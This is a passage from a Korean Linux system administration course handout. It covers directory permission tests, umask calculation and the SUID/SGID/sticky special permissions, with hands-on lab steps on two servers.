$ "touch dir#/hello.txt" 명령어를 사용하여 디렉토리 하위에 파일이 생성되는지 확인
root 사용자로 디렉토리 하위에 파일이 생성되었는지 확인한다.
* dir0(---) ->
* dir1(--x) ->
* dir2(-w-) ->
* dir3(-wx) ->
* dir4(r--) ->
* dir5(r-x) ->
* dir6(rw-) ->
* dir7(rwx) ->

④ (server1) fedora 사용자로 디렉토리에 대한 cd 명령어 테스트
[fedora@server1 ~]$ cd /test

■ 디렉토리 이동(cd CMD) => --x
"$ cd dir#" 형식을 사용하여 디렉토리 하위의 이동이 가능한지 확인
쉘프롬프트의 변화를 통해서 디렉토리 하위로 이동이 되었는지 확인한다.
* dir0(---) ->
* dir1(--x) ->
* dir2(-w-) ->
* dir3(-wx) ->
* dir4(r--) ->
* dir5(r-x) ->
* dir6(rw-) ->
* dir7(rwx) ->

■ 결과 비교

목록확인(ls -l)		파일생성(touch)		디렉토리이동(cd)	
dir0(---)	Permission denied	(---)	Permission denied	(---)	Permission denied
dir1(--x)	Permission denied	(--x)	Permission denied	(--x)	정상
dir2(-w-)	Permission denied	(-w-)	Permission denied	(-w-)	Permission denied
dir3(-wx)	Permission denied	(-wx)	정상	(-wx)	정상
dir4(r--)	Permission denied	(r--)	Permission denied	(r--)	Permission denied
dir5(r-x)	정상	(r-x)	Permission denied	(r-x)	정상
dir6(rw-)	Permission denied	(rw-)	Permission denied	(rw-)	Permission denied
dir7(rwx)	정상	(rwx)	정상	(rwx)	정상

[EX] 일반 사용자(fedora)의 홈디렉토리 권한 설정 및 접근에 대해서

① (server1) fedora 사용자로 작업
[root@server1 ~]# su - fedora
fedora 사용자로 로그인

② (server1) 자신의 홈디렉토리 퍼미션 확인
[fedora@server1 ~]$ ls -ld /home/fedora ($ ls -ld)

```
drwx------. 6 fedora fedora 159 Feb  7 16:09 /home/fedora
```

- 일반사용자의 홈디렉토리(/home/$USER)는 기본 퍼미션이 700(rwx------)으로 생성된다.

③ (server1) 홈디렉토리 안에 실습용 디렉토리/파일 생성 및 확인
[fedora@server1 ~]$ mkdir dirtest
[fedora@server1 ~]$ touch dirtest/test2.txt
[fedora@server1 ~]$ ls -lR

```
.:
total 0
drwxrwxr-x 2 fedora fedora 23 Feb 18 09:30 dirtest

./dirtest:
total 0
-rw-rw-r-- 1 fedora fedora 0 Feb 18 09:30 test2.txt
```

④ (server2) server2에서 server1쪽으로 user01 사용자로 로그인

[참고] 필요하면 명령어 수행
yum -y install telnet

[root@server2 ~]# telnet 192.168.10.20 (# ssh user01@192.168.10.20)
user01 사용자로 로그인

⑤ (server2) user01 사용자가 fedora 사용자의 홈 디렉토리로 접근 가능 여부 확인
[user01@server1 ~]$ cd /home/fedora ($ cd ~fedora)

```
-bash: cd: /home/fedora: Permission denied
```

■ user01 사용자가 fedora 사용자의 홈디렉토리에 접근이 가능한가?
-> 접근이 가능하지 않다면 왜 그런것인가?

```
drwx------ 7 fedora fedora ..... /home/fedora
               A       A
           UID |       | GID
               V       V
           user01 user01,wheel
```

[user01@server1 ~]$ id fedora

```
uid=1000(fedora) gid=1000(fedora) groups=1000(fedora),10(wheel)
```

[user01@server1 ~]$ id user01

```
uid=1001(user01) gid=1001(user01) groups=1001(user01)
```

⑥ (server2) user01 사용자가 /home/fedora/dirtest 디렉토리 접근 가능 여부 확인
[user01@server1 ~]$ cd /home/fedora/dirtest

```
-bash: cd: /home/fedora/dirtest: Permission denied
```

- 하위디렉토리에 접근 권한이 있더라도 상위 디렉토리에 접근 불가하므로 하위디렉토리인 dirtest 디렉토리도 접근 불가하다.

⑦ (server2) user01 사용자가 /home/fedora/dirtest/test2.txt 파일 삭제 시도
[user01@server1 ~]$ rm -f /home/fedora/dirtest/test2.txt

```
rm: cannot remove '/home/fedora/dirtest/test2.txt': Permission denied
```

- 상의 디렉토리(/home/fedora) 디렉토리의 퍼미션 때문에 하위의 파일이나 디렉토리를 다른 사용자가 건드릴수는 없다.

⑧ (server1) fedora 사용자가 퍼미션 조정
[fedora@server1 ~]$ id

```
uid=1000(fedora) gid=1000(fedora) groups=1000(fedora),10(wheel)
```

[fedora@server1 ~]$ chmod 757 /home/fedora (rwxr-xrwx fedora fedora)
[fedora@server1 ~]$ ls -ld /home/fedora

```
drwxr-xrwx. 7 fedora fedora 174 Feb 18 09:29 /home/fedora
```

[fedora@server1 ~]$ chmod 755 dirtest
[fedora@server1 ~]$ touch dirtest/test3
[fedora@server1 ~]$ chmod 646 dirtest/test3
[fedora@server1 ~]$ ls -lR

```
.:
total 0
drwxr-xr-x 2 fedora fedora 36 Feb 18 11:42 dirtest

./dirtest:
total 0
-rw-rw-r-- 1 fedora fedora 0 Feb 18 09:30 test2.txt
-rw-r--rw- 1 fedora fedora 0 Feb 18 11:42 test3
```

■ fedora 사용자에 의해 조정된 퍼미션
/home/fedora (rwxr-xrwx fedora fedora)
|
+----- dirtest (rwxr-xr-x fedora fedora)
|
+----- test3 (rw-r--rw- fedora fedora)

⑨ (server2) user01 사용자로 /home/fedora 접근 테스트
[user01@server1 fedora]$ id

```
uid=1001(user01) gid=1001(user01) groups=1001(user01)
```

[user01@server1 fedora]$ cd /home/fedora ($ cd ~/fedora)
[user01@server1 fedora]$

⑩ (server2) user01 사용자로 /home/fedora/dirtest/test3 파일 삭제 테스트
[user01@server1 fedora]$ cd dirtest
[user01@server1 dirtest]$ rm -f test3

```
rm: cannot remove `test3': Permission denied
```

⑪ (server2) user01 사용자로 /home/fedora/dirtest/dirtest1 디렉토리 생성 테스트
[user01@server1 dirtes]$ mkdir dirtest1

```
mkdir: cannot create directory `dirtest1': Permission denied
```

⑫ (server1) fedora 사용자로 퍼미션 조정
[fedora@server1 ~]$ id

```
uid=1000(fedora) gid=1000(fedora) groups=1000(fedora),10(wheel)
```

[fedora@server1 ~]$ chmod 757 dirtest (rwxr-xr-x -> rwxr-xrwx)
[fedora@server1 ~]$ ls -lR ($ find . -ls)

```
.:
total 0
drwxr-xrwx 2 fedora fedora 36 Feb 18 11:42 dirtest

./dirtest:
total 0
-rw-rw-r-- 1 fedora fedora 0 Feb 18 09:30 test2.txt
-rw-r--rw- 1 fedora fedora 0 Feb 18 11:42 test3
```

■ fedora 사용자에 의해 조정된 퍼미션
/home/fedora (rwxr-xrwx fedora fedora)
|
+----- dirtest (rwxr-xrwx fedora fedora)
|
+----- test3 (rw-r--rw- fedora fedora)

⑬ (server2) user01 사용자로 조정된 퍼미션 테스트

[user01@server1 dirtest]$ id

```
uid=1001(user01) gid=1001(user01) groups=1001(user01)
```

[user01@server1 dirtest]$ rm -f test3
[user01@server1 dirtest]$ touch test4.txt
[user01@server1 dirtest]$ ls -l

```
-rw-rw-r-- 1 fedora fedora 0 Feb 18 09:30 test2.txt
-rw-rw-r-- 1 user01 user01 0 Feb 18 11:54 test4.txt
```

(정리작업) 창 정리 작업

[실무예] 퍼미션 응용(on server1)

```
---------- 복사 해서 사용 ----------
# (server1)
# 패키지 설치
yum -y install epel-release && W
yum -y install httpd mod_ssl cowsay boxes && W
# 웹 서비스 기동
systemctl enable --now httpd
---------------------------------
```

1) (실행 권한) 실행파일(ex: /bin/ls, $HOME/bin/script.sh)

- 목표: 내가 만든 스크립트에 실행권한이 주어져야 한다.

■ 기존 프로그램 퍼미션 확인

>>>> 파일이 실행: (ㄱ) 파일의 내용이 실행할 수 있는 형태, (ㄴ) 파일에 실행 권한 <<<<

```
# ls -l /usr/bin/cal
-rwxr-xr-x. 1 root root 52K Feb  9 02:53 /usr/bin/cal*
# chmod 750 /usr/bin/cal
# su - fedora
$ cal
=> -bash: /usr/bin/cal: Permission denied
$ exit
# chmod 755 /usr/bin/cal
```

■ 스크립트에 실행 권한 부여

>>>> 쉘 스크립트는 실행을 권한을 부여한다. <<<<

```
# mkdir ~/bin
# gedit ~/bin/testscript.sh
-----------------------
#!/bin/bash
cowsay -f eyes EXECUTION
echo
echo EXECUTION | boxes -d santa
-----------------------
# testscript.sh
=> bash: /root/bin/script.sh: Permission denied
# chmod 700 ~/bin/testscript.sh
# testscript.sh
```

>>>> 관리자/사용자가 생성한 스크립트는 700(rwx------) 퍼미션을 부여해야 한다. <<<<

2) (읽기 권한) 웹사용자가 웹페이지 읽어 들이기

```
# cat << EOF > /var/www/html/test.html
<pre>
$(cowsay -f dragon-and-cow LINUX | boxes -d boy)
</pre>
EOF
# ls -l /var/www/html/test.html
# firefox http://localhost/test.html
<ALT + F4>

# chmod 640 /var/www/html/test.html
# firefox http://localhost/test.html
```

>>>> 웹페이지 소스 코드(HTML)는 최소한 read 권한이 존재해야 한다. <<<<

3) (쓰기 권한) 다음과 같은 조건이 되도록 권한을 조정해 본다.

- 관리자가 /test/file1 파일을 생성한다.
- 그리고, 이 파일에 대해서 fedora, user01 사용자만 쓸수 있도록 쓰기(write) 권한을 준다.
- 소유자(root)는 변경하지 않는다.

```
fedora ----+----> class(그룹)
user01 ----+

/test/file1 (-rw-rw-r-- 1 root class)
```

■ class 그룹 추가 및 확인

```
# groupadd class
# grep class /etc/group
```

■ fedora/user01 사용자를 class 그룹에 포함하기

```
# usermod -aG class fedora     /* -a: Add, -G: Secondary Group */
# usermod -aG class user01
# id fedora user01
```

■ /test/file1 파일의 그룹 변경 및 퍼미션 변경

```
# cd /test
# touch file1
# chgrp class file1
# chmod 664 file1
```

■ 권한 테스트

```
# su - fedora
$ echo fedora >> /test/file1
$ cat /test/file1
$ exit
```

[정리작업]


```
# (server1)
usermod -G fedora,wheel fedora
usermod -G user01 user01
groupdel class
```

>>>> 지정된 사용자들만 쓰기 위해서는 그룹(group)을 활용한다. <<<<
>>>> 더 권장하는 방식은 FACL(setfacl,getfacl)을 사용하는 방식이다. <<<<

4) 일반사용자(ex: fedora)가 /etc 디렉토리 안의 파일들을 삭제할 수 없는 이유를 설명하시오.

```
# cp -p /etc/passwd /etc/passwd.OLD
# su - fedora
$ rm -f /etc/passwd
=> rm: cannot remove '/etc/passwd': Permission denied
```

>>>> 일반사용자는 /etc 디렉토리에 파일을 생성하거나 삭제할 수 없다. <<<<



4 umask CMD

```
NAME
       umask - get or set the file mode creation mask

SYNOPSIS
       umask [-S][mask]

DESCRIPTION
       The umask utility shall set the file mode creation mask of the  current
       shell  execution  environment (see Shell Execution Environment ) to the
       value specified by the mask operand. This mask shall affect the initial
       value  of  the  file  permission bits of subsequently created files. If
       umask is called in a subshell or separate  utility  execution  environ-
       ment, such as one of the following:

              (umask 002)
              nohup umask ...
              find . -exec umask ... W;

       it  shall  not affect the file mode creation mask of the caller's envi-
       ronment.

       If the mask operand is not specified, the umask utility shall write  to
       standard  output  the value of the invoking process'  file mode creation
       mask.
```

파일이나 디렉토리 생성시에 파일과 디렉토리에는 기본적으로 적용되는 퍼미션이 있다. 기본적으로 설정되는 퍼미션의 경우 umask에 의해 결정이 된다. umask는 디렉토리와 파일이 생성시 사용되는 기본 퍼미션을 확인하거나 설정해주는 명령어이다.

파일과 디렉토리에 대한 기본 퍼미션은 umask 값이 없을 때(예: umask 0000) 생성되는 파일과 디렉토리의 퍼미션이다. 만약 umask 값이 없으면 파일은 666(rw-rw-rw-) 퍼미션으로 생성되고, 디렉토리는 777(rwxrwxrwx) 퍼미션으로 생성된다.

■ 기본 퍼미션(Default Permission) 변경

	파일	디렉토리
초기 퍼미션(Initial Permission)	666(rw-rw-rw-)	777(rwxrwxrwx)
umask	022	022
생성된 파일/디렉토리 퍼미션	644	755

새로운 파일 또는 디렉토리의 생성시 퍼미션의 결정은 기본 퍼미션에 umask 값을 비트 AND 연산을 하여 결정이 된다. 예를 들어, umask 값이 022로 설정되어 있다면 새로운 파일 생성시 퍼미션은 644(rw-r--r--) 되고, 디렉토리의 퍼미션은 755(rwxr-xr-x)가 된다.

관리자는 /etc/bashrc 파일에 정의된 umask 값을 변경함으로 해서 시스템 전체 사용자의 umask 값을 관리할 수 있고, 일반 사용자는 사용자 홈디렉토리의 환경파일(예: $HOME/.bashrc)에 umask 값을 새로 정의함으로써 자신의 umask 값을 변경할 수 있다. 일반적으로 많이 쓰이는 umask 값은 002, 022, 027를 사용한다.

[명령어 형식]

```
# umask
# umask 027       /* 종류: 002, 022, 027 */
# umask 022
```

[실습] umask 실습

■ 사용 시스템
- server1

■ 실습 시나리오
- umask 간단한 실습
- /etc/bashrc 파일에 등록된 umask 확인

[EX1] umask 간단한 실습

① 실습을 위한 준비

```
[root@server1 ~]# mkdir -p /test && cd /test && rm -rf /test/*
[root@server1 /test]#
```

② umask 값 확인

```
[root@server1 /test]# umask
```

```
0022
```

- CentOS 8.x 이하 - umask 설정값
  - (일반사용자) 0002
  - (관리자) 0022
- CentOS 9.x 이상 - umask 설정값
  - (일반사용자) 0022
  - (관리자) 0022

③ 새로운 파일과 디렉토리 생성 및 퍼미션 확인

```
[root@server1 /test]# touch file1
[root@server1 /test]# mkdir dir1
[root@server1 /test]# ls -l
```

```
drwxr-xr-x 2 root root 6 Feb 18 12:04 dir1
-rw-r--r-- 1 root root 0 Feb 18 12:04 file1
```

■ Default Permission

File	Directory
666 777	666 777
022 022	027 027
644 755	640 750

④ umask 값 0002 변경 및 새로운 파일/디렉토리 생성

```
[root@server1 /test]# umask 002        (# umask 0002, # umask 002, # umask 2)
[root@server1 /test]# umask
```

```
0002
```

```
[root@server1 /test]# touch file2
[root@server1 /test]# mkdir dir2
[root@server1 /test]# ls -ld *2
```

```
drwxrwxr-x 2 root root 6 Feb 18 12:40 dir2
-rw-rw-r-- 1 root root 0 Feb 18 12:40 file2
```

■ Default Permission

File	Directory
666	777
002	002
664	775

⑤ umask 값 0027 변경 및 새로운 파일/디렉토리 생성

```
[root@server1 /test]# umask 027
[root@server1 /test]# umask
```

```
0027
```

```
[root@server1 /test]# touch file3
[root@server1 /test]# mkdir dir3
[root@server1 /test]# ls -ld *3
```

```
drwxr-x--- 2 root root 6 Feb 18 13:20 dir3
-rw-r----- 1 root root 0 Feb 18 13:20 file3
```

■ Default Permission

File	Directory
666	777
027	027
640	750

=> 주로 사용되는 umask : **002, 022, 027, 077**

[EX2] /etc/bashrc 파일에 등록된 umask 확인

>>>> 관리자는 umask를 변경하지 않는다.(기본값을 사용한다.) <<<<

bash 쉘의 사용자 umask 값은 /etc/login.defs(UMASK 라인) 파일과 /etc/bashrc(umask 명령) 파일에 정의된다. 2개의 파일에 정의된 설정은 사용자 홈 디렉토리의 .bash_profile 또는 .bashrc 파일에서 시스템 기본값을 재정의할 수 있다.

RHEC 9.x/CentOS 9.x 버전에서는 모든 계정의 umask 값이 0022가 되도록 기본 umask를 변경하는 중이다. (현재 CentOS 9.1/9.2 버전까지는 UID가 199이하이면 umask는 0022이고, UID가 200이상이면 umask는 0002로 설정이 된다.) 하지만, 향후 RHEL 9.x/CentOS 9.x 모든 상황의 umask는 0022가 되도록 기본 umask가 변경될 예정이다.

(관리자:전역) /etc/bashrc, /etc/login.defs
(사용자:개인) $HOME/.bashrc

■ 관리자가 모든 사용자를 위해 umask 변경하는 예

- 관리자는 /etc/bashrc 파일에 미리 등록된 umask 값을 변경하여 모든 사용자에게 적용되는 umask 값을 변경한다.
- 변경된 umask 값이 적용되는 시점은, 일반 사용자가 새로 로그인 할 때 변경된 umask 값이 적용된다.

 # cat /etc/bashrc

```
..... (중략) .....

    # Set default umask for non-login shell only if it is set to 0
    # >>>> umask 값이 0이면 umask 022로 설정한다. <<<<
    [ `umask` -eq 0 ] && umask 022

..... (중략) .....
```

 # cat /etc/login.defs

```
..... (중략) .....

# Default initial "umask" value used by login(1) on non-PAM enabled systems.
# Default "umask" value for pam_umask(8) on PAM enabled systems.
# UMASK is also used by useradd(8) and newusers(8) to set the mode for new
# home directories if HOME_MODE is not set.
# 022 is the default value, but 027, or even 077, could be considered
# for increased privacy. There is no One True Answer here: each sysadmin
# must make up their mind.
# >>>> 모든 사용자에게 적용되는 umask 값 <<<<
UMASK           022

..... (중략) .....
```

■ $HOME/.bashrc 파일에 등록되는 umask 예

- 일반 사용자는 홈디렉토리의 .bashrc 파일에 umask 값을 개인적으로 설정할 수 있다.
- 변경된 umask 값이 적용되는 시점은, 일반 사용자가 새로 로그인 할 때 변경된 umask 값이 적용된다. 사용자는 source 또는 .(마침표)를 사용하여 현재 쉘에 변경 사항을 바로 적용할 수 도 있다.
  $ source ~/.bashrc

 # cat $HOME/.bashrc

```
..... (중략) .....

# User sfecific configuration
# >>>> 사용자가 개인적으로 설정하는 경우의 예 <<<<
umask 022

..... (중략) .....
```

*** umask 002|022|027|077**

[참고] umask 계산하기

■ 비트 AND 연산

A	B	연산결과
0	0	0
0	1	0
1	0	0
1	1	1

■ 파일/디렉토리 기본 퍼미션
- 파일 기본 퍼미션 : 666(rw-rw-rw-)(110 110 110)
- 디렉토리 기본 퍼미션: 777(rwxrwxrwx)(111 111 111)

■ 파일 생성시 umask 적용 과정
(ㄱ) 파일/디렉토리 기본 퍼미션 비트화
(ㄴ) umask 비트화 후 보수(1->0, 0->1)로 전환
(ㄷ) umask 보수 값과 파일/디렉토리의 기본 퍼미션을 비트 AND 연산

■ 계산 과정 예1(umask 022)

	파일	디렉토리
❶ 기본퍼미션	**110 110 110 => 666**	**111 111 111 => 777**
umask	000 010 010 => 022	000 010 010 => 022
❷ umask 보수	**111 101 101**	**111 101 101**
❸ 계산된 값	**110 100 100** => 644(rw-r--r--)	**111 101 101** => 755(rwxr-xr-x)

(ㄱ) 파일/디렉토리 기본 퍼미션 비트화(❶)
(ㄴ) umask 비트화 후 보수로 전환(❷)
(ㄷ) umask 보수 값(❷)과 파일/디렉토리의 기본 퍼미션(❶)을 비트 AND 연산

■ 계산 과정 예2(umask 027)

	파일	디렉토리
❶ 기본퍼미션	**110 110 110 => 666**	**111 111 111 => 777**
umask	000 010 111 => 027	000 010 111 => 027
❷ umask 보수	**111 101 000**	**111 101 000**
❸ 계산된 값	**110 100 000** => 640(rw-r-----)	**111 101 000** => 750(rwxr-x---)

(ㄱ) 파일/디렉토리 기본 퍼미션 비트화(❶)
(ㄴ) umask 비트화 후 보수로 전환(❷)
(ㄷ) umask 보수 값(❷)과 파일/디렉토리의 기본 퍼미션(❶)을 비트 AND 연산

5 특수 퍼미션(SetUID/SetGID/Sticky Bits)

(1) 특수 퍼미션(SUID, SGID, Sticky Bit)

일반 사용자가 passwd 명령어를 사용하여 자신의 암호를 변경할 수 있고, 변경된 암호는 /etc/shadow 파일에 암호화 되어 저장이 된다. 일반 사용자가 자신의 암호를 변경하기 위해서는 /etc/passwd 파일에 read 권한이 필요하고, /etc/shadow 파일에 write 권한이 필요하다.

하지만, 일반 사용자는 /etc/shadow 파일에 대한 write 권한이 존재하지 않는다. 그럼 어떻게 일반 사용자가 자신의 암호를 변경할 수 있게 되는 것인가?

passwd 명령어를 사용하여 일반 사용자가 자신의 암호를 변경할 수 있는 이유는 passwd 명령어의 SUID(Set UID) 비트 때문이다. passwd 명령어의 소유자가 root 사용자이고, SUID 비트가 설정 되어 있기 때문에, 일반 사용자가 passwd 명령어를 실행하면 passwd 명령어가 실행되는 동안에는 root 사용자로 작업이 되고, passwd 명령어가 종료되면, 다시 원래 사용자로 전환된다. 즉, 프로그램이 실행되는 동안에만 임시적으로 사용자 UID를 사용하게 되는 것이다.

■ SetUID/SetGID 의미


```
$ passwd

$ ls -l /etc/passwd /etc/shadow
-rw-r--r-- 1 root root 2.4K Aug 26 17:50 /etc/passwd
---------- 1 root root 1.4K Aug 26 17:51 /etc/shadow
$ ls -l /usr/bin/passwd
-rwsr-xr-x. 1 root root 28K Apr  1 12:57 /usr/bin/passwd*

$ ls -l /usr/bin/su
$ ls -l /usr/bin/sudo
$ ls -ld /run/log/journal
$ ls -l /usr/bin/plocate
```

SUID는 파일에 대한 소유권을 잠시 다른 사용자에게 빌려 줌으로 인해 소유권이 없는 사용자가 잠시 동안 파일에 대한 소유권으로 권한을 행사 할 수 있는 것을 말한다.

공유한 디렉토리나 파일에 대한 특별한 퍼미션을 부여하는 것으로서 파일 소유자(owner)나 superuser 만이 파일에 대해서는 setuid와 setgid를 설정하고,디랙토리에 대해서는 setgid 퍼미션을 설정 할 수 있다. absolute mode (octal mode)나 symbolic mode를 사용하여 지정하거나 해지할 수 있다.

[참고] SetUID와 SetGID의 필요성과 원리

프로세스가 사용자 보다 높은 수준의 접근을 요구 할 때 파일접근 제한 때문에 원할 한 기능을 제공 할 수 없다 이를 해결하기 위한 방법



■ 특수권한 SetUID, SetGID, sticky bit 퍼미션

특수권한			소유자권한비트			그룹권한비트			기타권한비트		
SetUID	SetGID	sticky bit	r	w	x	r	w	x	r	w	x
4	2	1	4	2	1	4	2	1	4	2	1

(2) 특수퍼미션 설정 방법

특수 권한이 파일 및 디렉터리에 미치는 영향

권한	파일에 미치는 영향	디렉터리에 미치는 영향
u+s(suid)	파일을 실행한 사용자가 아니라 파일을 소유한 사용자로 파일이 실행됩니다.	아무 영향이 없습니다.
g+s(sgid)	파일은 파일을 소유한 그룹 권한으로 실행됩니다.	디렉터리에 생성된 파일의 그룹 소유자가 디렉터리의 그룹 소유자와 일치합니다.
o+t (sticky)	아무 영향이 없습니다.	디렉터리에 대한 쓰기 권한이 있는 사용자가 자신이 소유한 파일만 제거할 수 있고 다른 사용자가 소유한 파일을 제거하거나 강제로 저장할 수 없습니다.

[참고] redhat 공인교재 내용 중

다음은 위의 표에 대한 요약이다.

	SUID	SGID	Sticky Bit
file	0	0	X
directory	X	0	0

■ 퍼미션(Permissions) 개요

파일 퍼미션은 4자리 숫자로 되어 있다.

```
# chmod 755 file1
    # chmod 0755 file1
```

퍼미션 숫자 자리가 부족하면 앞에 0이 부족한 만큼 존재한다.

```
# chmod 22 file1
    # chmod 0022 file1
```

```
    * SetUID     : 4 (r)
    * SetGID     : 2 (w)
    * Sticky Bit : 1 (x)
```

■ SetUID 설정 방법

SUID 일반적인 설정

```
# chmod 4755 file1
    (0755 : rwxr-xr-x)
    (4755 : rwsr-xr-x)
```

SUID 최소 조건 설정

```
# chmod 4100 file1
    (0100 : --x------)
    (4100 : --s------)
```

SUID 잘못된 설정

```
# chmod 4655 file1
    (0655 : rw-r-xr-x)
    (4655 : rwSr-xr-x)
```

■ SetGID 설정 방법

SGUID 일반적인 설정

```
# chmod 2755 file1
    (0755 : rwxr-xr-x)
    (2755 : rwxr-sr-x)
```

```
SGID 최소 조건 설정
# chmod 2010 file1
     (0010 : -----x---)
     (2010 : -----s---)

SGID 잘못된 설정
# chmod 2745 file1
     (0745 : rwxr--r-x)
     (2745 : rwxr-Sr-x)

SGID/SGID 동시 설정
# chmod 6755 file1
     (0755 : rwxr-xr-x)
     (6755 : rwsr-sr-x)
```

■ Sticky Bit 설정 방법

```
Sticky Bit 일반적인 설정
# chmod 1777 dir1
     (0777 : rwxrwxrwx)
     (1777 : rwxrwxrwt)

Sticky Bit 최소 조건 설정
# chmod 1001 dir1
     (0001 : --------x)
     (1001 : --------t)

Sticky bit 잘못된 설정
# chmod 1754 dir1
     (0754 : rwxr-xr--)
     (1754 : rwxr-xr-T)
```

[실습] SUID, SGID 설정 방법 실습

■ 사용 시스템
- server1
- server2

■ 실습 시나리오
- SUID/SGID 설정 실습
- SUID 의미 확인
- fedora가 user01 사용자의 권한을 빌리는 경우
- bash쉘의 SetUID 권한 부여

[EX1] SetUID/SetGID 설정 방법 테스트

① 실습 준비
```
[root@server1 ~]# cd /test ; rm -rf /test/*
[root@server1 /test]# touch file1
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 root root 0 Feb 11 09:37 file1

[root@server1 /test]# chmod 755 file1
[root@server1 /test]# ls -l file1
-rwxr-xr-x 1 root root 0 Feb 11 09:37 file1
```

② SUID 설정
```
[root@server1 /test]# chmod 4755 file1
[root@server1 /test]# ls -l file1
-rwsr-xr-x 1 root root 0 Feb 11 09:37 file1
```

③ SGID 설정
```
[root@server1 /test]# chmod 2755 file1
[root@server1 /test]# ls -l file1
-rwxr-sr-x 1 root root 0 Feb 11 09:37 file1
```

④ SUID/SGID 동시 설정
```
[root@server1 /test]# chmod 6755 file1
[root@server1 /test]# ls -l file1
-rwsr-sr-x 1 root root 0 Feb 11 09:37 file1
```

[EX2] SetUID 의미 확인

(일반사용자) $ passwd
/etc/passwd(user01:x:501:501::/home/user01:/bin/bash)
/etc/shadow(user01:1D0a001Ns$Src3NlrAeQH8YIQwJ44bp1:15911:0:99999:7:::)

① 파일의 퍼미션 확인
```
[root@server1 /test]# ls -l /usr/bin/passwd /etc/passwd /etc/shadow
-rw-r--r--  1 root root 2.7K Feb  7 18:04 /etc/passwd
----------  1 root root 1.5K Feb  7 18:04 /etc/shadow
-rwsr-xr-x. 1 root root  33K Apr  7  2020 /usr/bin/passwd
```

② passwd 명령어에 SetUID 비트 제거
```
[root@server1 /test]# chmod 755 /usr/bin/passwd
[root@server1 /test]# ls -l /usr/bin/passwd
-rwxr-xr-x. 1 root root 33K Apr  7  2020 /usr/bin/passwd
```

③ 사용자(EX: fedora) 전환해서 passwd 명령어 수행
[root@server1 /test]# su - fedora
[fedora@server1 ~]$ passwd

```
Changing password for user fedora.
Current password: (fedora)
New password: (soldesk1.)
Retype new password:(soldesk1.)
passwd: Authentication token manipulation error
```

[fedora@server1 ~]$ exit

④ root 사용자가 fedora 사용자의 암호 설정
[root@server1 /test]# passwd fedora

```
Changing password for user fedora.
New UNIX password: (fedora)
BAD PASSWORD: it is based on a dictionary word
Retype new UNIX password: (fedora)
passwd: all authentication tokens updated successfully.
```

SetUID 비트가 필요한 이유? 일반사용자가 프로그램(명령어)을 실행하는 동안에 자신의 권한을 넘어서 실행되어야 하는 동작이 필요해서 만들어 놓은 개념이다.

(복원) /usr/bin/passwd (rwxr-xr-x -> rwsr-xr-x)
chmod 4755 /usr/bin/passwd

[EX3] fedora가 user01 사용자의 권한을 빌리는 경우

① /home/user01 사용자 홈디렉토리 퍼미션 설정(실습용 퍼미션)
[root@server1 ~]# telnet localhost
user01 사용자로 로그인

[user01@server1 ~]$ chmod 775 /home/user01
[user01@server1 ~]$ ls -ld /home/user01

```
drwxrwxr-x 4 user01 user01 131 Feb  7 18:05 /home/user01
```

② /bin/touch 명령어를 user01 홈디렉토리로 복사
[user01@server1 ~]$ cp /bin/touch /home/user01
[user01@server1 ~]$ ls -l

```
-rwxr-xr-x 1 user01 user01 42284  3월 17 01:20 touch
```

▶ /bin/touch (rwxr-xr-x 1 root root)
▶ /home/user01/touch (rwxr-xr-x 1 user01 user01)

③ /home/user01/touch 복사된 명령어 사용 가능 여부 확인
[user01@server1 ~]$ ./touch file1
[user01@server1 ~]$ ls -l

```
-rw-rw-r-- 1 user01 user01     0  3월 17 01:20 file1
-rwxr-xr-x 1 user01 user01 42284  3월 17 01:20 touch
```

/home/user01 (rwxrwxr-x user01 user01)
|
+--- file1((0)생성가능)

④ /home/user01/touch 명령어에 SetUID 설정
[user01@server1 ~]$ chmod 4755 touch
[user01@server1 ~]$ ls -l

```
-rw-rw-r-- 1 user01 user01     0  3월 17 01:20 file1
-rwsr-xr-x 1 user01 user01 42284  3월 17 01:33 touch
```

⑤ fedora 사용자로 전환하여 실습
[user01@server1 ~]$ su - fedora
-> fedora 사용자 암호 입력

⑥ /home/user01 디렉토리에 /bin/touch 명령어를 사용하여 파일 생성

```
[fedora@server1 ~]$ cd /home/user01
[fedora@server1 ~]$ touch file2
